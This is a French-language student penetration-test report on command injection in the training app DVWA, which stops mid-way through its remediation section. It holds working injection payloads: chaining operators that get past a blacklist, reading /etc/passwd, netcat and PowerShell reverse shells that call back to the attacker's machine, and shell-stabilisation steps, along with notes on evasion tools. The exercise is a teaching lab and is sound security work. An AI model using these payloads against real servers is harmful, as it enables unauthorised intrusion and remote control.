



**RAPPORT D'EXPLOITATION DE LA VULNÉRABILITÉ REMOTE CODE
EXECUTION (RCE) VIA COMMAND INJECTION SUR L'APPLICATION DVWA**

Test de pénétration Réalisé par :

- BALOUBI Aline
- DEGBE Perside
- GOHOUE Guérinda
- AÏGBA Innocentia

Version 1.0

Année académique : 2025-2026

Sommaire

- I. INTRODUCTION
 - i. Résumé exécutif
 - ii. Périmètre des Travaux
 - A. Éléments inclus
 - B. Éléments exclus
 - iii. Environnement de Test
 - A. Architecture Réseau
 - B. Stack technique
- II. PHASES DE RECONNAISSANCE
 - i. Découverte de l'hôte et balayage des ports
 - ii. Test de connectivité et comportement applicatif
- III. EXPLOITATION TECHNIQUE PAR NIVEAU
 - i. Niveau Low : Absence de filtrage
 - ii. Niveau Medium : Contournement de Blacklist
- IV. ANALYSE COMPARATIVE DES MÉTHODES ET ALTERNATIVES
 - i. Cas d'un hôte Windows : Utilisation de PowerShell Gen
 - ii. Automatisation et furtivité : Commix et Hoaxshell
- V. RECOMMANDATIONS ET REMÉDIATION
 - i. Bonnes pratiques de développement
 - ii. Configuration serveur
- VI. CONCLUSION

I. INTRODUCTION

i. Résumé exécutif

L'audit a porté sur l'application **DVWA** (Damn Vulnerable Web Application), une plateforme d'entraînement simulant des environnements à risques. La vulnérabilité majeure identifiée relève de la catégorie **A05:2025 Injection** du Top 10 de l'**OWASP**. Plus spécifiquement, il s'agit d'une **Injection de Commandes (Command Injection)**, une faille critique qui survient lorsque l'application transmet des données utilisateurs non filtrés au Shell du système d'exploitation.

L'exploitation a été menée de manière graduelle pour démontrer l'inefficacité des protections périmétriques basiques :

1. **Exécution de Code à Distance (RCE)** : En exploitant le champ de saisie du module "Command Injection", nous avons réussi à injecter des opérateurs système pour détourner la fonction initiale. Cela a permis l'exécution de commandes arbitraires avec les privilèges du serveur web.
2. **Établissement du Reverse Shell** : Une fois la RCE confirmée, une charge utile (payload) a été injectée pour forcer le serveur à initier une connexion sortante vers notre machine de contrôle (Kali Linux).
3. **Prise de Contrôle (C2)** : Cette méthode a transformé notre poste attaquant en un centre de commande et de contrôle (C2) rudimentaire, nous offrant un accès interactif total au système de fichiers de la cible.

L'impact est jugé **Critique**. Un attaquant capable de reproduire ce scénario peut non seulement exfiltrer des données sensibles, mais aussi utiliser le serveur compromis comme pivot pour infiltrer l'ensemble du réseau interne de l'organisation.

ii. Périmètre des Travaux

L'audit technique s'est concentré exclusivement sur l'exploitation des vulnérabilités liées au système de fichiers et à l'exécution de code sur une instance dédiée.

A. Éléments inclus

- **Cible** : Application Web **DVWA** (Damn Vulnerable Web Application).
- **Vecteur d'attaque** : Module spécifique "**Command Injection**".
- **Objectif** : Atteindre les niveaux de sécurité **Low** (Faible) et **Medium** (Moyen), obtenir une exécution de code à distance (RCE) et établir un **Reverse Shell** interactif.
- **Périmètre réseau** : Analyse limitée au segment réseau local entre la machine attaquante (Kali Linux) et la cible.

B. Éléments exclus

- **Attaques par déni de service (DoS/DDoS)** : Aucune tentative de saturation des ressources serveur n'a été effectuée.

- **Ingénierie sociale** : Aucune interaction avec des utilisateurs humains.
- **Autres modules** : Les vulnérabilités de type SQLi, XSS ou Brute Force ne sont pas traitées dans le cadre de cet exercice spécifique.

iii. Environnement de Test

A. Architecture Réseau (Kali vs DVWA)

L'audit a été réalisé dans un environnement contrôlé et segmenté (NAT). La machine attaquante communique avec la cible via le protocole HTTP sur le port 80.

- **Machine Attaquante** : Kali Linux (IP : 192.168.222.128)
 - Rôle : Génération de payloads, écouteur de connexions entrantes (C2), et analyseur de trafic.
- **Machine Cible** : VM Metasploitable (Hébergeant DVWA)
 - Accès : localhost (via redirection de port ou accès direct sur le segment réseau).
 - Rôle : Serveur d'application vulnérable.

B. Stack technique

Composant	Détails de l'environnement
Système d'exploitation	Linux (Debian-based)
Serveur Web	Apache/2.4.65
Langage de programmation	PHP version 5.2.4
Base de Données	MariaDB
Version DVWA	v2.0

Pour intercepter et modifier les requêtes entre Kali et DVWA, le navigateur Firefox a été configuré avec l'extension **FoxyProxy**, redirigeant le flux vers **Burp Suite** (port 8080). Cela permet de manipuler les paramètres d'injection sans les restrictions du côté client.

II. PHASES DE RECONNAISSANCE

Cette étape préliminaire est essentielle pour s'assurer de la stabilité de la cible et pour confirmer que le serveur vulnérable peut communiquer avec notre machine d'attaque.

i. Découverte de l'hôte et balayage des ports

Puisque l'application est hébergée localement sur la machine d'attaque, le scan s'effectue sur l'interface de boucle locale.

```
(kali㉿kali)-[~]
$ nmap -sV -p 80 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 16:18 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00017s latency).
445 packages can be upgraded. Run 'apt list --upgradable' to see them.
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.65 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.90 seconds

(kali㉿kali)-[~]
$
```

- **Objectif :** Confirmer que le service web est actif et identifier la version du serveur.
- **Commande :** `nmap -sV -p 80 127.0.0.1`
- **Résultat :** Le scan confirme qu'un serveur **Apache** écoute sur le port 80 de la machine locale, rendant DVWA accessible.

ii. Test de connectivité et comportement applicatif

Pour valider le fonctionnement du formulaire de ping, nous utilisons l'adresse IP assignée à l'interface réseau de la Kali.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 192.168.222.128 (192.168.222.128) 56(84) bytes of data.
64 bytes from 192.168.222.128: icmp_seq=1 ttl=64 time=1.62 ms
64 bytes from 192.168.222.128: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 192.168.222.128: icmp_seq=3 ttl=64 time=0.452 ms
64 bytes from 192.168.222.128: icmp_seq=4 ttl=64 time=0.033 ms

--- 192.168.222.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.033/0.533/1.616/0.647 ms
```


- **Saisie dans DVWA :** 192.168.222.128
- **Observation :** Bien que l'application soit sur la même machine, elle exécute la commande ping via le shell système vers son propre port réseau. Le serveur retourne les statistiques ICMP avec succès.
- **Analyse :** Ce test confirme que l'application :
 1. Interagit directement avec le shell Linux de la machine Kali.
 2. Est capable de joindre les interfaces réseaux configurées, ce qui est essentiel pour la redirection de flux lors de l'établissement du **Reverse Shell**.

III. EXPLOITATION TECHNIQUE PAR NIVEAU

Cette section décrit les étapes techniques pour passer d'une simple vérification de connectivité à une prise de contrôle totale du serveur.

A. Niveau Low : Absence de restrictions

Au niveau Low, l'application ne pratique aucun filtrage sur l'entrée `$target`. Elle concatène simplement l'entrée utilisateur à la commande ping.



```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```


1. Phase de Reconnaissance et RCE

En analysant le code source, nous constatons l'usage de la fonction `shell_exec`.

- **Test initial** : L'insertion de `192.168.222.128 && cd /etc && cat passwd` a permis d'afficher le contenu du fichier `/etc/passwd`.
- **Observation** : La lecture du fichier `/etc/shadow` a échoué. Cela confirme que l'application s'exécute avec les privilèges restreints de l'utilisateur `www-data`, qui n'a pas les droits de lecture sur les fichiers sensibles du système (protection native du système Linux).

2. Établissement du Reverse Shell

```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ nc -l -vv -p 8888  
listening on [any] 8888 ...  
192.168.222.128: inverse host lookup failed: Unknown host  
connect to [192.168.222.128] from (UNKNOWN) [192.168.222.128] 40318  
ls  
help  
index.php  
source  
pwd  
/var/www/html/DVWA/vulnerabilities/exec  
whoami  
www-data
```



Pour stabiliser l'accès, nous avons transformé la machine Kali en centre de contrôle.

- **Côté Kali (Auditeur) :** Nous lançons l'écouteur avec la commande : `nc -l -vv -p 8888`
 - -l : Mode écoute (listen).
 - -vv : Très verbeux (donne des détails sur la connexion).
 - -p 8888 : Port choisi pour la réception du flux.
- **Côté Cible (Payload) :** Nous injectons la commande suivante dans le formulaire : `192.168.222.128 && nc -e /bin/sh 192.168.222.128 8888`
 - -e /bin/sh demande à Netcat d'exécuter un shell et de l'envoyer à travers la connexion établie vers Kali.
- **Vérification de la connexion établie :**
 - ls
 - pwd
 - whoami

B. Niveau Medium : Contournement de la "Blacklist"

Le passage au niveau Medium marque une tentative de sécurisation par le développeur. Cependant, l'approche utilisée (la **liste noire**) est par définition imparfaite.

1. Analyse du mécanisme de défense

```
Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
http://localhost/DVWA/vulnerabilities/view_source.php?id=exec&security=medium

Command Injection Source
vulnerabilities/exec/source/medium.php

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }


    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

Le code source utilise la fonction PHP `str_replace()` pour chercher les chaînes `&&` et `;` afin de les remplacer par du vide.

Résultats :

- Absence de récursivité** : Si le développeur ne nettoie qu'une fois, certaines combinaisons peuvent passer. Mais surtout, le shell Linux possède une multitude d'opérateurs pour enchaîner les commandes.
- Omission d'opérateurs clés** : Le développeur a oublié le "Pipe" (`|`) et l'esperluette simple (`&`).
 - En Bash, `commande1 | commande2` envoie le flux de la première vers la seconde.
 - `commande1 & commande2` lance la première en arrière-plan et la seconde immédiatement après.

2. Étapes du Contournement (Bypass)



Conformément à nos tests, l'utilisation de l'opérateur `&` permet de contourner la restriction :

- **Commande :** `192.168.222.128 & pwd`
- **Résultat :** Le chemin du répertoire actuel s'affiche clairement, confirmant que le filtrage est inopérant contre l'opérateur simple.

3. Phénomène de blocage du navigateur (Analyse approfondie)

Nous avons remarqué qu'une fois le Reverse Shell établi, le navigateur semble "charger" indéfiniment et l'interface DVWA devient inaccessible tant que la connexion dans le terminal Kali n'est pas coupée.

Pourquoi ?: C'est un problème de **gestion des flux**. Lorsqu'on exécute `nc -e /bin/sh`, le serveur PHP lance un processus fils qui ne s'arrête jamais (tant que le shell est ouvert).

- Le serveur Web (Apache) attend que la commande se termine pour envoyer la réponse HTTP finale au navigateur.
- Comme le shell reste ouvert, Apache "garde la ligne ouverte" et le navigateur reste en attente (Loading).
- **Conséquence :** La session PHP est souvent verrouillée pour cet utilisateur, empêchant toute autre navigation sur le site tant que le processus d'injection est actif.

4. Exploitation finale et Reverse Shell

Pour établir la connexion, nous adaptons le payload du niveau précédent en remplaçant l'opérateur filtré :

- **Payload injecté :** `192.168.222.128 | nc -e /bin/sh 192.168.222.128 8888`
- **Résultat :** La connexion est de nouveau établie sur notre listener Netcat malgré la présence de la blacklist.

5. Stabilisation du Shell

Une fois le **Reverse Shell** obtenu sur la machine Kali, nous faisons face à un "Dumb Shell" (shell muet). C'est une étape de post-exploitation critique souvent négligée mais indispensable pour un contrôle réel. Lorsque Netcat intercepte la connexion, il ne crée pas un terminal complet (TTY **Teletypewriter**). Cela entraîne plusieurs handicaps majeurs :

- **Absence d'interactivité :** Pas d'autocomplétion avec la touche `Tab`.
- **Instabilité :** Un `Ctrl+C` malencontreux tue instantanément la connexion Netcat, obligeant à relancer l'attaque.
- **Ergonomie nulle :** Pas d'historique de commandes (flèches haut/bas) et gestion catastrophique de l'affichage (lignes qui se chevauchent).

Pour transformer cet accès précaire en un terminal professionnel, nous suivons cette procédure :

Étape 1 : Invocation de Python (Côté Cible)

```
(kali㉿kali)-[~]  
$ nc -l -vv -p 8888  
listening on [any] 8888 ...  
192.168.222.128: inverse host lookup failed: Unknown host  
connect to [192.168.222.128] from (UNKNOWN) [192.168.222.128] 57626  
whoami  
www-data  
pwd  
/var/www/html/DVWA/vulnerabilities/exec  
python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$
```

Puisque DVWA tourne souvent sur une base Linux disposant de Python, nous utilisons le module `pty` pour créer un pseudo-terminal :

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Cette commande est une "incantation" pour transformer un flux de texte basique en un terminal intelligent.

- **python -c** : Demande à Python d'exécuter la commande qui suit entre guillemets.
- **import pty** : Importe le module Python permettant de gérer les "Pseudo-Terminaux".
- **pty.spawn("/bin/bash")** : C'est la partie magique. Elle crée un nouveau processus Bash, mais au lieu de le lancer normalement, elle le "trompe" en lui faisant croire qu'il est connecté à un vrai clavier et un vrai écran (un TTY).

À ce stade, nous avons l'autocomplétion, mais le **Ctrl+C** reste dangereux.

Étape 2 : Configuration du terminal (Côté Kali)

```
(kali@kali)-[~]
$ nc -l -vv -p 8888
listening on [any] 8888 ...
192.168.222.128: inverse host lookup failed: Unknown host
connect to [192.168.222.128] from (UNKNOWN) [192.168.222.128] 57626
whoami
www-data
pwd
/var/www/html/DVWA/vulnerabilities/exec
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$ ^Z
zsh: suspended nc -l -vv -p 8888


(kali@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -l -vv -p 8888
reset
reset: unknown terminal type unknown
Terminal type? xterm-256color

www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$ ls
help index.php source
www-data@kali:/var/www/html/DVWA/vulnerabilities/exec$ cat help/help.php
```

Nous devons dire à notre propre machine de transmettre les signaux bruts au serveur.

1. On met le shell en pause : **Ctrl+Z**
 - *Action* : Met le processus Netcat en arrière-plan (Background).
 - *But* : Reprendre la main temporairement sur le terminal de Kali.
2. On configure le terminal local : **stty raw -echo; fg**
 - *stty raw* : Dit à Kali de transmettre chaque touche (Tab, Ctrl+C, flèches) directement à la cible sans les interpréter.
 - *echo* : Désactive l'affichage en double des caractères saisis.
 - *fg* : (Foreground) Ramène Netcat au premier plan.
3. On réinitialise l'affichage : on tape **reset** et on valide.
 - *Action* : Nettoie l'écran et réactive les capacités graphiques.
 - *Configuration finale* : Lorsque le système demande Terminal type?, nous avons saisi **xterm-256color** pour supporter les couleurs et les éditeurs de texte (Vim/Nano).

Étape 3: Définition des variables d'environnement



```
GNU nano 8.6 help/help.php
<div class="body_padded">
  <h1>Help - Command Injection</h1>
  <div id="code">
    <table width='100%' bgcolor='white' style="border:2px #C0C0C0 solid">
      <tr>
        <td><div id="code">
          <h3>About</h3>
          <p>The purpose of the command injection attack is to inject and
            In situation like this, the application, which executes
            as any authorized system user. However, commands are ex
          <p>Command injection attacks are possible in most cases because
            (forms, cookies, HTTP headers etc.).</p>
          <p>The syntax and commands may differ between the Operating Sys
          <p>This attack may also be called "Remote Command Execution (RCE"
        </div>
      </tr>
    </table>
  </div>
</div>
[ Problems with history file ]
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

Enfin, pour que les éditeurs de texte (comme nano ou vi) fonctionnent correctement :

```
export SHELL=bash
export TERM=xterm-256color
```

Résultat : L'auditeur dispose désormais d'un shell identique à une connexion SSH native, permettant une navigation fluide et une persistance accrue durant l'audit.


IV. ANALYSE COMPARATIVE DES METHODES ET ALTERNATIVES

Bien que notre cible soit un environnement Linux, un audit complet doit envisager d'autres scénarios.

i. Cas d'un hôte Windows : Utilisation de PowerShell Gen

Dans un scénario où la reconnaissance (via la commande `systeminfo` ou `whoami /all`) révèle un environnement **Windows**, nos payloads précédents (Bash/Netcat) deviennent inopérants. Les systèmes Windows modernes n'incluent pas Netcat par défaut, mais ils possèdent tous un outil extrêmement puissant : **PowerShell**.

PowerShell n'est pas qu'un simple terminal, c'est un interpréteur qui a un accès direct au cœur du système. Cela permet à un attaquant de créer un Reverse Shell "maison" sans avoir besoin d'installer de logiciel tiers sur la cible.



PowerShell Gen est un script qui génère automatiquement des commandes "One-Liner" (en une seule ligne) pour créer ce lien.

- **Fonctionnement** : Il utilise l'objet .NET nommé `System.Net.Sockets.TCPClient`.
- **Le flux** : Au lieu de demander à Netcat d'ouvrir une porte, on demande à PowerShell d'ouvrir un canal de communication TCP directement vers l'adresse IP et le port de la machine Kali.

Voici à quoi ressemble le payload que l'on injecterait dans le champ DVWA (après l'opérateur de contournement |) :

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.222.128',8888);$stream = $client.GetStream();..."
```

Note : On utilise souvent l'option `-EncodedCommand` pour envoyer le payload en Base64. Cela évite que les caractères spéciaux (guillemets, parenthèses) ne soient bloqués par les filtres de l'application web.

ii. Automatisation et furtivité : Commix et Hoaxshell

1. Commix : L'automatisation de la découverte

Commix (*Command Injection Exploiter*) est l'outil de référence pour automatiser la détection et l'exploitation des failles RCE.

- **Gestion des filtres complexes** : Là où un humain mettrait du temps à tester chaque métacaractère, Commix teste automatiquement des dizaines de variantes, incluant des encodages exotiques (ex: %0a pour un saut de ligne, \${IFS} pour remplacer les espaces, ou des caractères hexadécimaux).
- **Analyse du contexte** : L'outil identifie instantanément l'OS cible et adapte ses payloads.
- **Cas d'usage** : Indispensable lors d'audits à large périmètre pour identifier rapidement si une entrée est vulnérable sans tester chaque vecteur manuellement.

2. Hoaxshell : La recherche de la furtivité

Si Netcat est efficace, il est extrêmement "bruyant" sur un réseau : il ouvre un port inhabituel ou crée une connexion TCP directe que les pare-feu bloquent souvent.

- **Le concept** : Hoaxshell n'utilise pas le protocole TCP brut de Netcat. Il crée un tunnel via **HTTP ou HTTPS**.
- **Le mécanisme** : Le serveur attaqué envoie les résultats de ses commandes au sein de requêtes POST vers Kali, et reçoit ses instructions via des réponses GET.
- **Avantage majeur** : Pour un pare-feu, ce trafic ressemble à de la navigation Web standard. Cela permet de contourner les restrictions de ports sortants (Egress filtering).

Méthode	Avantages	Inconvénients
Exploitation Manuelle (Netcat)	Discrétion, compréhension totale du flux, pas de dépendance logicielle.	Chronophage, nécessite une stabilisation complexe (TTY).
Commix	Automatisation totale, détection de filtres complexes, gain de temps.	Très bruyant (génère beaucoup de logs), peut échouer sur des pare-feu applicatifs.
Hoaxshell	Redoutable pour contourner les pare-feu (tunneling HTTP), très stable.	Nécessite Python sur la cible, moins standard que Netcat.

Tableau de comparaison des méthodes

V. RECOMMANDATIONS ET REMÉDIATION

La réussite de l'exploitation aux niveaux *Low* et *Medium* démontre que la confiance accordée aux entrées utilisateurs est le principal vecteur de compromission. Pour sécuriser l'application, une approche de **défense en profondeur** est nécessaire.

i. Développement sécurisé

La remédiation au niveau du code est la ligne de défense la plus efficace.

- **Validation par liste blanche (Allow-list) :** Plutôt que d'essayer d'interdire des caractères dangereux (liste noire), il faut définir strictement ce qui est autorisé. Pour un outil de ping, l'entrée doit être validée comme étant exclusivement une adresse IP ou un nom de domaine valide.

Exemple : Utiliser `filter_var($ip, FILTER_VALIDATE_IP)` en PHP.

- **Utilisation de fonctions de protection :** Si l'appel au shell est inévitable, il est impératif de neutraliser les métacaractères.
